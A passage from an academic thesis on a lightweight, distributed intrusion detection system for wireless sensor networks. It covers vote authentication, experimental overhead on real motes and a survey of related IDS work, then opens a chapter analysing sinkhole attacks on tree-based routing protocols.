The exchange of votes is optimized in terms of time. Votes can be lost, either by collisions or bad links. If a node receives all the votes, it advertises it to its immediate neighbors and they request any votes that they have missed. We allow enough time for this process by setting a timer T_2 to expire in time τ_2. If a vote gets lost (not received by any node), the timer allows them to move on to the next step of publishing their key and verifying the authenticity of the received votes. On the other hand, if all neighbors of a node (itself included) advertise that they have received all the votes, there is no need to wait for the timer. That node can move to the next phase (Figure 3.5).




Figure 3.5: Message exchange between two nodes while they move through the phases of the protocol. Clocks indicate timer interrupts that force passage into the next phase.

In the Publish Key phase each node broadcasts the next key of its hash chain, K_j, which was used to sign the vote. When a node receives the disclosed key, it can easily verify the correctness of the key by checking whether K_j generates the previous one through the application of F. If the key is correct, it replaces the old commitment K_{j-1} with the new one in its memory. Then the node can now use the key to verify the signature of the corresponding vote stored in its buffer. If this process is successful, it accepts the vote as authentic.

Since a packet with the key can get lost, we need a third timer, T_3 as a "hard deadline" for receiving the keys. This timer is initialized just after a node publishes its own key and it's set to expire at time τ_3. When all the keys from the alerted nodes are received or the timer expires, the nodes move to the final step of processing the votes. In the case where a key has been missed, the corresponding vote is discarded (Algorithm 3).

Since nodes are not time synchronized, and some nodes may start publishing their keys while others are still in the voting phase, we need to consider "man in the middle" attacks. When a node sends its vote, an attacker may withhold it until that node publishes its key. Then it can change the vote, sign it again with the new key, and forward it to the next alerted node. Following that, the attacker also forwards the key, and the receiver will be able to verify the signature and accept the fake vote as authentic. An explicit defense against this attack would be to require the nodes to be loosely *synchronized* as in μTESLA (72). Here, however, we have decided to keep things simple

Algorithm 3: The *Publish Key* algorithm

```
Data: Buffer of received votes
Result: Attacker's ID
begin
    - Step 1: Release key $K_j$;
    - Step 2: Set a timer $T_3$ to expire after time $\tau_3$;
    - Step 3: Once a key is received, forward it if $TTL = 1$;
    - Step 4: Validate its authenticity through the application of $F$. If valid then store it,
              else discard it;
    - Step 5: If keys from all 1-hop alerted neighbors have been received, broadcast
              an advertisement message $m_{adv}$;
    - Step 6: If a message $m_{req}$ has been received for a missing key and you have it,
              forward it again;
    - Step 7: If time $\tau_3$ has elapsed, do not accept any other keys;
    - Step 8: Aggregate all validated $m_v$ to find the attacker's ID;
end
```

and deal with this problem implicitly by relying on *residual paths* amongst the nodes (although we plan to investigate the synchronization approach and consider its possible benefits). As votes are forwarded by all nodes, even if an attacker refuses to forward a vote, it will arrive to the intended recipients via other paths. We also take some additional measures in our algorithm having a node accepting a vote only while it has not published its own key and it has not received the key from the node that sends the vote.

Let us also stress that the length of the key chain is finite and at some point all the available keys will have been used. Older keys cannot be reused, since they have been revealed by the nodes. Therefore, the nodes should be able to regenerate the key chain in a possibly compromised environment. To do that we follow the following method: before the node uses the last commitment, it creates a new hash chain and broadcasts the new commitment authenticated with the last unused key of the old chain. This essentially provides the connection between the two chains and the alerted nodes will be able to authenticate the votes as before.

When each alerted node has collected and authenticated the votes from the other members of the alert region, it will have knowledge of the corresponding suspect lists, itself included. Then it applies a local operator on these lists, which will produce the final intrusion detection result, i.e. the attacker's ID. In particular, it applies a count operator, which counts the number of times each node i appears in the suspect lists, or else the number of votes it collects. The node with the majority of the votes is declared as the attacker and its ID is passed to the *Local Response* module.

Since we assume the existence of a number of faulty nodes that collaborate with the attacker, we expect that they will have included themselves in the alert region and voted in order to affect the final result to the attacker's benefit. The best strategy for them would be to vote against a specific honest node, hoping that it will collect more votes than the attacker. If, however, the majority of alerted nodes are honest, their collaborative voting will still pinpoint to the attacker.

3.6.5 Local Response Module

Once the network is aware that an intrusion has taken place and has detected the compromised area, appropriate actions are taken by the *Local Response* module. The first action is to cut off the intruder as much as possible and isolate the compromised nodes. After that, proper operation of the network must be restored. This may include changes in the routing paths, updates of the cryptographic material (keys, etc.) or restoring part of the system using redundant information distributed in other parts of the network.

IDS systems in other types of networks always report an intrusion alert to a human, who takes the final action. Correctly, this approach is usually neglected in WSN IDS literature. Sensor networks should (and they actually are) able to demonstrate an autonomic behavior, taking advantage of their inherent redundancy and distributed nature. Autonomic behavior means that any response to an intrusion attempt is performed without human intervention and within finite time.

3.7 Performance Evaluation

In this section, we present experimental results from our implementation of the IDS system described in this chapter. The goal is to show that this framework actually works on real motes and can be used as a reference point in the next chapters. Moreover, it will become clear to the reader that such a system for sensor networks is lightweight enough to be a viable and realistic solution from an implementation and real deployment perspective. The current development of the IDS protocol builds on Moteiv Telos motes (Figure 2.2) - a popular architecture in the sensor network research community. However, all the components are designed with adequate generality such that porting them to different sensor platforms should yield similar performance results.

3.7.1 Memory Requirements

The memory footprint of the LIDeA framework is an important measure of its feasibility and usefulness on limited memory constrained sensor nodes. Table 3.2 lists the memory footprint of the LIDeA modules, compiled for the MSP 430 microcontroller.

The largest module in terms of RAM footprint is the *Key Management* module. This is because it contains statically allocated tables for the neighbors and their keys. In terms of ROM, the largest module is the *Voting* module, since it has the most lines of code. In total, the IDS consumes 808

Table 3.2: *Size of the compiled code, in bytes*

Module	**RAM usage**	**Code Size**
NbPerimeter	136	968
Key Management	318	3764
Alert Region	94	766
Exposure	260	4548
Total	808	10046

bytes of RAM and $10,046$ bytes of code memory. This leaves enough space in the mote's memory for user applications. For example, the total RAM available in Telos motes is 10 KB.

3.7.2 Experimental Results

To evaluate the performance of the implementation of the IDS, we tested it in a real environment. In particular we deployed several nodes in random topologies on the floor of an office building. We set a node to be the "attacker" and we gradually incremented the number of its neighbors to form larger alert regions. For each alert region size, we repeated the experiment for 20 different random topologies. It is essential here to highlight that this is not an experiment on the effectiveness of any defined set of detection rules and algorithms. The attacking node was programmed to transmit, at some time τ, a hardcoded "*attack message*". This way we could have the neighbors of that node being in alert mode and apply the intrusion detection algorithm, assuming of course that they did not know the attacker. The goal is to measure the performance of $LIDeA$ in terms of communication cost, computation cost and detection time.

The experiments were performed by having the motes running a typical monitoring application. In particular we loaded the Delta application, where the motes report environmental measurements to the base station every 5 seconds. Our goal is to demonstrate how well the IDS will function, even under the presence of traffic on other layers. Then we simulated an attack to trigger the IDS protocol.

Figure 3.6 depicts the communication cost of the protocol measured in packets sent by a node. In particular, we broke it down to the packets exchanged for the alert region phase and the voting phase (as a total of exchanging the votes, ADV, REQ and keys). For small alert region sizes the cost is only about 12 packets, while for more dense regions the cost still remains low (21 packets). This is the total communication cost per attack and involves only the nodes in the alert region. It is also measured as a mean time averaged on different random topologies. The number of packets depends on the topology and the number of nodes in the alert region, as these parameters determine the number of alert messages, votes and keys circulated amongst them.




Figure 3.6: Measured communication cost for different sizes of the alert region.




Figure 3.7: Detection time for different sizes of the alert region.

Next we measured the time that each phase of the IDS protocol required, i.e., the alert region formation, and the voting phase. We break the latter down to three smaller phases, to make it more transparent: the exchange of the votes along with possible requests (Voting), the exchange of the ADV messages and finally the publication of the keys along with the authentication of the votes and the computation of the final result (Publish Key). Figure 3.7 shows the measured mean times for each of the above phases, for different alert region sizes (i.e. attacker's neighborhood).

What we can infer from Figure 3.7 is that the times for the first three phases have small deviations as the alert region size increases, and constitute a small overhead from the total time. The most time-consuming phase is the last one of exchanging the keys and verifying the votes. To get a better insight of this, we measured the time needed for the computational operations within this phase. In particular, the time a node needs to authenticate each received key (i.e., to check if the hash of the new key matches with the previous one) is approximately $15ms$. The validation of the signature of the vote takes about $25ms$ and the aggregation of the received vote with the rest in order to produce the final result takes $150ms$. For the construction of its own vote, a node needs $60ms$ and signing it with its key takes $25ms$.

Figure 3.8 expresses the percentage of costs for computation and communication for this phase. We can conclude that most of the overhead arises from the transmission of data rather than from any computational costs. This overhead for the communication is due to the inherent inability of the sensor operating environment (TinyOS) to receive the next packet before finishing the processing of the current one. In our implementation, upon receiving a key, the node has to verify it is a valid one before accepting it. To save memory space, we don't buffer the key for later processing, but




Figure 3.8: Costs of computation and communication in terms of time for the Publish Key phase.




Figure 3.9: Behavior of the detection process under the presence of traffic on other layers.

rather we authenticate it on the fly. Meanwhile, the sensor cannot receive the next key. That's why we had to include a random delay so that nodes publish their keys in different time instances. This delay, although experimentally minimized, contributes significantly to the results of Figure 3.8.

It is also important to see how the behavior of the IDS is affected by the traffic introduced by the application layer. That is, if the application needs to increase the data rate of the information routed in the network, the bandwidth that remains for the communication of the IDS agents decreases. Figure 3.9 shows the detection delay of the IDS as the aggregative data rate of packets at the routing and application layers increases. This increase actually corresponds to different packet rates of the running application (1 packet every $1, 3, 5$ and 10 seconds), as the rate of the route update packets was fixed to 1 packet every 5 seconds. The alert region size was set to 6 nodes throughout the experiments. As we see from the figure, for an increase of 300% in the data rate (from 34.8 bps to 139.2 bps) the detection delay is increased only by 1.6 seconds. As more and more packets are sent and received from the nodes, a delay to exchange the necessary packets for the intrusion detection is unavoidable, due to the CSMA back-off waiting time. We believe that a better MAC layer protocol would drop this delay further.

3.8 Existing IDS Approaches

We conclude this chapter by studying the various IDS systems that have been proposed for detecting compromised node(s) in WSNs. Their methodologies can be categorized in three major classes depending upon the way they install the IDS agents throughout the network (106). Agent distribution can follow a *purely distributed* approach, a *purely centralized* approach or a *hybrid* approach.

Here we will present the most commonly used detection schemes, which may fall under more than one category, trying to evaluate their effectiveness by discussing their strengths and shortcomings. A summary of these findings can be found in Table 3.3.

3.8.1 Distributed Approaches

In distributed intrusion detection systems, the IDS agents are installed in every node of the network for monitoring and analyzing the operations of their neighboring nodes. This is the class where *LIDeA* belongs into. As we described in the previous sections, we believe that such a distribution of intrusion detection agents suits the characteristics and demands of sensor network applications.

In (107), Roman *et al.* introduce a neighbor monitoring technique known as spontaneous watchdog. They incorporate two classes of IDS agents: *local* agents and *global* agents. Local agents are active in every node and are responsible for monitoring and analyzing only local sources of information. Global agents are active at only a subset of nodes. They are in charge of analyzing packets flowing in their immediate neighborhood. In order for the whole communication in the network to be covered by global agents, the global agents must be activated at the right nodes. For example, if clusters are used, the global agents will be activated at the cluster-heads. In case of a flat architecture, the authors propose another solution that tries to activate only one global agent for a packet circulating in the network.

Another kind of distributed anomaly detection mechanism is proposed by Loo *et al.* (108) and Bhuse and Gupta (109), emphasizing on routing attacks in sensor networks. Both papers assume that routing protocols for ad hoc networks can also be applied to WSNs: Loo *et al.* (108) assume the *AODV* (Ad hoc On-Demand Distance Vector) protocol while Bhuse and Gupta (109) use the *DSDV* and *DSR* protocols. Then, specific characteristics of these protocols are used like "number of route requests received" to detect intruders. However, to the best of our knowledge, these routing protocols are not attractive for sensor networks and they have not been applied to any implementation that we are aware of.

Moving on, Shaikh *et al.* (110) present an *intrusion-aware validation* algorithm for enhancing those distributed cooperative IDS systems that lack confirmation about the source of the alert because compromised nodes can generate false alarms about honest nodes. It works in two phases. In *consensus phase*, a node checks, after receiving an alert, whether or not the alerted node is declared (available in list) as abnormal. If the information is not available then it checks the anomaly type and the threat level. It randomly selects n number of its neighbors (according to the threat level) for consensus and sends confirmation request packets. When some node receives such a packet, the *decision phase* is activated for replying whether it agrees with the suspicion or not. At the end, the initial node, based on the responses received, makes a final decision; *validate* (node is abnormal), *no consensus* (not identified) and *invalidate* (node that sends the alert is compromised).

Finally, Ahmed *et al.* (111) propose a distributed abnormal node detection approach that uses both signature and anomaly based techniques. In their architecture, the sensor network is divided into groups that communicate with each other in an hierarchical way. Such groups are controlled by central pairs or cluster-heads. Then, every sensor node analyzes the behavior of its pairing node and generates an alert if abnormal is detected. Data are collected by some predefined features and are forwarded to a *central knowledge base* that stores information about all the nodes present in a group or outside this group. A similar group-based approach is also proposed by Li *et. al* (112).

Our work is different from the above approaches in the sense that we try to generalize the problem of intrusion detection for sensor networks and build an architecture that tolerates the presence of other compromised nodes that may exist and collaborate with the attacking node in order to hinder the detection process. We do not concentrate on how to detect specific attacks, although we will provide novel algorithms, that can be incorporated in each of the IDS agents, in the next chapters. We focus on the distributed computing nature of the architecture in order to show that with collaborative processing an IDS system can become lightweight enough to be realistic for sensor networks.

Table 3.3: *Comparison of IDS based Security Mechanisms*

Proposed Approach	**Det. Policy**	**Decision**	**Attacks**	**Limitations**
Watchdog (107)	Any	Individual	Novel	- Decisions made by individual nodes; no cooperation - Cannot withstand collaborators
FW-Clustering (108)	Anomaly	Individual	Routing	- Detection of only routing attacks - Individual decisions
ANDES (109)	Anomaly	BS	Physical Routing	- Involves the BS; bottleneck
IA Validation (110)	Anomaly	Cooperative	—	- Requires consensus of nodes; it is very difficult to be achieved - Cannot withstand collaborators
Pair-based (111)	Both	Pair Node	Novel	- Use of cluster-heads
Centralized (113)	Anomaly	Sink	—	- Use of BS
Decentralized (114, 115)	Specification	Monitor N.	Transprt. Routing	- Use of monitor nodes; single points of failure
LIDeA	Both	Cooperative	Novel	- Initial Network Setup

3.8.2 Centralized Approaches

In centralized intrusion detection systems, the sink or the base station collects some specific information from sensor nodes using any special routing protocol and analyzes it to detect intrusions. The main disadvantage here is that nodes may need to communicate with the base station frequently. In a resource constrained environment, however, such as sensor networks this could significantly reduce the lifetime of the networking nodes.

Zhang *et al.* (113) present such an intrusion detection framework. Their approach is based on simple graph theory techniques for effectively detecting compromised *beacon* nodes. Beacon nodes provide location information to the sensors and, if compromised, they may transmit false data resulting in the performance degradation of the routing protocol. It is assumed that IDS agents are installed to every beacon node that generates alerts about observed malicious activity. The sink or BS receives these alerts by any secure transmission protocol. Once a sufficient amount of data is gathered, it applies the proposed graph theory based detection mechanism to find whether information is received from reliable source or not.

3.8.3 Hybrid Approaches

In hybrid intrusion detection architectures, the IDS agents are installed in nodes which are called *monitor* nodes. In normal listening, monitor nodes interpret and forward after processing those messages that are destined to it. On the other hand, in promiscuous listening monitor nodes interpret all messages whether they are destined to it or not. Such approaches avoid the complexity of using an additional specialized routing protocol (*centralized*) and limit the overall energy consumption of sensor nodes (*distributed*). However, the use of special-purpose nodes can cause a bottleneck and act as a single point of failure since their compromise can lead to the degradation of the entire detection security mechanism.

A first attempt to apply anomaly detection based on this kind of architecture is presented by Da Silva *et al.* (114). According to the author's proposed algorithm, there are some monitor nodes in the network, which are responsible for monitoring their neighbors looking for intruders. These nodes listen to messages in their radio range and store certain message fields that might be useful to the rule application phase. Then, they try to detect some attacks, like message delay, repetition, data alteration, blackhole and selective forwarding. It is concluded from the paper that the buffer size to store the monitored messages is an important factor that greatly effects the false positives number. Given the restricted memory available in motes, it turns out that the detection effectiveness is kept to lower levels.

A similar approach is followed by Onat and Miri (115), where each node has a fixed-size buffer to store the packets received from neighbors and their corresponding arrival time and received power. If its power is not within certain limits, the packet is characterized anomalous. An intrusion alert is raised if the rate at which anomalous packets are detected over the overall rate at which packets are received is above a given threshold. In this way the authors claim that it is possible for a node to effectively identify an intruder impersonating a legitimate neighbor.

A completely different approach is presented by Anjum *et al.* (116), where the authors assume a signature-based intrusion detection. This is the only work that takes a position against promiscuous monitoring and argue that detection should be based only on the analysis of packets that pass through a node. The problem then is to determine at which nodes should the IDS modules be placed, such that all the packets are inspected at least once. The proposed solution is based on the concepts of dominating set and minimum cut set and on the requirement that the nodes running the IDS module should be tamper resistant.

3.9 Discussion and Critique

In this work we proposed a distributed intrusion detection architecture where nodes use coordinated surveillance by incorporating inter-agent communication and distributed computing in decision making to collaboratively infer the identity of the attacker from a set of suspicious nodes. As we demonstrated, it is lightweight enough to run in parallel with other specialized security mechanisms for enhancing the overall network security level.

However, the strength and usability of such an architecture lies on the defined set of any anomaly and misuse detection rules/algorithms (loaded in its *Local Detection Engine*) and on its ability to withstand attacks targeting the IDS itself. As discussed in Section 3.4.2, our focus is mainly against insider attackers that can compromise a number of network nodes, and therefore have complete access to any cryptographic contents and messages routed through the network, but are limited to the CPU, power, bandwidth, and range limitations of the network's mote platform. We do not assume the existence of any extra specialized hardware like directional antennas, faster CPU, or preprocessing units that can be used to avoid detection. Therefore, our proposed intrusion detection architecture can withstand attacks like *false data injection*, *selective reporting*, *impersonation* and *routing attacks* but not attacks based on additional hardware like *communication channel jamming*, *targeted interference*, etc.

Nevertheless, even in the presence of such specialized hardware components our proposed intrusion detection scheme can be enhanced with sufficient rules and algorithms (like the ones to be presented in the following chapters against a subset of routing attacks) for countering their impact on the network itself. In order to look for corresponding anomalies one has to, first, study such threat models, understand their operation and effects, and then move on designing lightweight countermeasures. However, this is out of the scope of this work and is left as an interesting future direction that we wish to investigate in depth. In general, we believe that rules and principles against specific attacks, like the ones that we will present, prove the applicability of an IDS system like *LIDeA* and if properly generalized could lead to even better and more resilient intrusion detection designs against a wider range of attacks and vulnerabilities.

Of course we should mention that there are cases where the attacker can participate in the protocol, manipulate the intrusion detection process and bring a portion of the honest nodes to a wrong conclusion (see also the formal requirements highlighted in Section 3.5.2). By "wrong conclusion" we mean one of the following things: *(i)* the Voting Phase was inconclusive on the attacker's identity because the intersection of the suspected sets produced a set of more than one node, or *(ii)* the attacker succeeded in framing another node (false positive) causing it to be voted as wrong-doer.




Figure 3.10: Network topology where *LIDeA* IDS agent hosted in node p fails to conclude on the attacker's ID.

However, this depends on the topology of the network. For example consider the case depicted in Figure 3.10: Here node q is the attacker and nodes s, u, v, w, and p are the alerted honest nodes that detect that something is wrong in their neighborhood. As we can see, node p is connected to nodes s and u through two paths; one "short" path (one hop away) through the intruding node p, and one "long" path (multiple hops away) through the other honest alerted nodes. Therefore, the attacker can perform a *man in the middle* attack (Section 3.6.4) succeeding in impersonating nodes s and u and sending fake authentic votes to node p. This can happen because it takes less time for the attacker to withhold a vote, change it, sign it with the new published key and forward it to node p rather than p receiving the honest votes from the multi-hop path of the alerted nodes. However, as we assume that all nodes know their k-hop neighborhood, the fake votes may only contain neighbors of the impersonated nodes. Otherwise, the attackers messages would be discarded. Following the intrusion detection algorithm presented in Section 3.6, at the end of the process, the attacker would have succeeded in misleading the IDS agent of node p to produce a result set comprised of four possible attacker IDs $\{q, u, v, w\}$.

While such a way of acting (from the attacker's side) can hide her existence, we have to highlight three important things. First, as we can see in Figure 3.10, the network topology must be such so that there aren't any "short" residual paths, connecting a pair of honest nodes, other than the one using the intruding node. However, as will be demonstrated in Chapter 5, this probability is relatively small. Second, the attacker must be equipped with accurate clocks and strong processing units in order to quickly construct the fake authentic votes and forward them, before the "hard deadline" timers of our algorithm fire. But this contradicts our assumption on the existence of additional hardware. Finally, even in the worst case that such an attack is successful, its impact is minimized to only a portion of the honest alerted nodes. For example, in the above described scenario, the attacker can only influence the detection result of node p.

Consequently, we can argue that even in such cases where the attacker can manipulate the detection process, we have managed to make it difficult for her and, most importantly, to minimize the impact to only a subset of the honest nodes. In general, we believe that studying such specialized topologies, for which our collaborative detection approach fails to conclude on the attacker's ID, is an interesting research direction that with further investigation can lead to even better intrusion detection designs.

3.10 Conclusions

In this chapter, we discussed the problem of intrusion detection in sensor networks that utilizes a large number of autonomous, but *localized*, cooperating agents in order to detect an attacker. The nodes use coordinated surveillance by incorporating inter-agent communication and distributed computing in decision making to collaboratively infer the identity of the attacker from a set of suspicious nodes.

Despite the necessity of intrusion detection schemes for wireless sensor networks, a good solution has not yet been devised. Of course, as we mentioned, this is due largely to the resource constraints present in this type of networking. However, the demonstrated implementation details of our IDS system, show that is is lightweight enough to run on sensor nodes, in terms of communication, energy, and memory requirements. This shows that studying the problem of intrusion detection in sensor networks is a viable research direction and with further investigation it can provide even more attractive solutions for securing such types of networks.

However, resource constraints are not the only source of difficulty. Another issue is that it is still hard to develop methods for reliably detecting intruders in sensor networks. As such, it is difficult to define characteristics (or signatures) that are specific to a network intrusion as opposed to the normal network traffic. In the next two chapters, we will present such novel detection algorithms for securing the network against two of the most severe routing attacks, namely the sinkhole and wormhole attacks. We believe that rules and principles against specific attacks, like the ones that we will present, can prove the applicability of an IDS system like LIDeA and if properly generalized could lead to even better and more resilient intrusion detection designs. In general, however, intrusion detection remains an ongoing research direction requiring constant improvement of technologies and processes to match the pace of attacks innovation.

Chapter 4

The Sinkhole Attack; Severity Analysis and Countermeasures

4.1 Introduction

The next step towards a complete intrusion detection system for WSNs is to employ resistant countermeasures for defending against an intrusion attempt. As will be shown in this chapter, a set of *effective* and *efficient* misuse rules can be produced by a comprehensive analysis of the attack. More specifically, we extend *LIDeA* so that it can detect *sinkhole* attacks, a particularly severe attack that prevents the base station from obtaining complete and correct sensing data, thus forming a serious threat to higher-layer applications.

Following the discussion in Chapter 2, as WSNs continue to grow in size so does the amount of data that nodes are capable of sensing. Therefore, sufficient protocols for routing the traffic across the network and towards the base station are necessary. The network layer is actually responsible for locating optimal paths across multiple nodes. However, it is well-known that such a many-to-one communication is highly vulnerable to the sinkhole attack, where an intruder attracts surrounding nodes with unfaithful routing information, and then alters the data passing through it or performs selective forwarding. By tampering with routing service and modifying routing information, attackers can cause the communication in WSNs to fail.

In a sinkhole attack, the attacker tries to attract all traffic through a compromised node, possibly enabling further loopholes. Sinkholes can be created by making the compromised node look very attractive with respect to the routing metrics, e.g. by announcing a low hop-count or a high link quality to the destination. Sometimes the link quality is in fact extremely high, e.g. if the attacker is a laptop-class attacker with a powerful transmitter. Otherwise, she might spoof or replay a routing message. Then, the compromised node is likely to be included in the routing path of its neighbors.

What makes it even easier for attackers is the fact that although some secure or geographic based routing protocols show resistance to the sinkhole attack (14), many current routing protocols for sensor networks were not designed having security threats in mind (79) and rarely do they incorporate trust or security mechanisms. As a consequence, deployments of such networks do not include data routing protection and little or no effort is usually required from the side of the attacker to perform the attack. So, it is very important to study realistic attacker models and evaluate the practicality and efficiency of this type of routing threat.

This chapter investigates in depth the sinkhole attack, both from the attacker's and defender's point of view. Our goal is to describe the most effective ways to launch this attack and demonstrate them in practice. We reveal the weaknesses of the routing protocols that are most widely used by the research community, hoping that this will lead to a better awareness of the threats and the study of more efficient security protocols. Then we propose novel countermeasures against these threats in the direction of intrusion detection having used $LIDeA$ as our reference point.

The remainder of this chapter is structured as follows: Section 4.2 presents and justifies the network model and assumptions we made throughout this work. It also states the routing protocols considered here and why they were chosen. Section 4.3 describes the sinkhole attack in detail, discuss its significance and how it can be launched against the adopted routing protocols. Section 4.4 is the heart of this work; it presents in detail specific detection rules that could make legitimate nodes aware that such an attack takes place in their neighborhood. Section 4.5 considers previously proposed countermeasures, and finally, Section 4.6 concludes this chapter.

4.2 System Model and Assumptions

4.2.1 Network & Routing Layer Model

There appears to be a great diversity in deployed routing protocols (RPs) for sensor networks. In this work, we consider a large set of RPs relying on tree-based topology construction. In this case, data is routed from sensor nodes to the sink through a tree rooted at the sink. The routing tree is a collection of the shortest paths from each sensor to the sink based on some cost metric, which can represent different application requirements such as cost hop count, packet loss, packet delay, link quality, etc.

In link quality routing protocols, sensor nodes exchange their link quality advertisements to determine good routes to the destination. Two of the most popular RPs fall into this category: the *MintRoute* and the *MultiHopLQI* protocols. MintRoute is used in most real sensor networks deployments today, as for example in (117, 118, 119) and has also served as the basis for the development of the $Collection\ Tree\ Protocol$ (120). Each node exchanges its expected packet loss rate with its neighbors and, then calculates a total estimate for the packet loss to the base station. The route selection is based on the lowest packet loss (Section 4.3.1).

MultiHopLQI is based on the existence of a hardware indicator, called Link Quality Indicator (LQI), which is believed to be a better indicator of link quality than RSSI. LQI is provided by the CC 2420 radio chip which is part of many sensor node platforms, like the MicaZ, Telos and Intel Mote2. This has led several routing protocols to adopt LQI, indicated by the last packet as the criterion for parent selection. In this chapter we investigate one of these protocols, the MultiHopLQI (121), which is widely used in MoteIV Tmote Sky (Figure 2.2). It has been also used in several sensor network deployments (122, 123, 124). The Drain collection protocol is a derivative of MultiHopLQI and served as the basis for the TinyOS 2.x dissemination service. Several other custom routing protocols were designed based on MintRoute and MultiHopLQI.

4.2.2 Threat Model

We assume the presence of an attacker that can access (and eventually change) the internal state of a sensor node. As we described in previous chapters, this type of attack is referred to as *node capture* in the literature (40, 53). Most existing routing schemes for sensor networks can be substantially influenced, even if the attacker captures one node or a minute portion of the network (79). For simplicity, we will assume that the attacker has captured just one node which was previously a legitimate member of the network. However, taking into consideration the discussions of our intrusion detection system in Chapter 3, it will become clear to the reader that the same setting can be generalized to more nodes.

To avoid detection, we assume that the attacker does not reprogram the memory of the node, but she rather connects the node to a laptop in order to monitor the packets received. Then she can change the contents of the packets and resend them using the attached node. Therefore, the attacker has access only to her immediate vicinity and does not use a stronger transmitter or an outbound communication channel.

4.3 The Sinkhole Attack

The *sinkhole* attack is a particularly severe attack that prevents the base station from obtaining complete and correct sensing data, thus forming a serious threat to higher-layer applications. In a Sinkhole attack (79), a compromised node tries to draw all or as much traffic as possible from a particular area, by making itself look attractive to the surrounding nodes with respect to the routing metric. As a result, the adversary manages to attract all traffic that is destined to the base station. By taking part in the routing process, she can then launch more severe attacks, like selective forwarding, modifying or even dropping the packets coming through.

A compromised node does not necessarily have to target other nodes from areas outside its neighborhood in order to control network traffic. The adversary needs only to launch the sinkhole attack from a node as close as possible to the base station. In this case, by having the neighboring nodes choose the intruder as their parent, all the traffic coming from their descendants will also end up in the sinkhole. So the attack can be very effective even if it is launched locally, with small effort from the side of the attacker. In the case of dynamic routing protocols (such as the ones considered here), which are designed to achieve automatic path discovery and maintenance between sensors according to the circumstances of the network, the sinkhole attack has severe effects. As these protocols collect network information and decide routing paths periodically, the presence of a sinkhole can compromise the entire network.

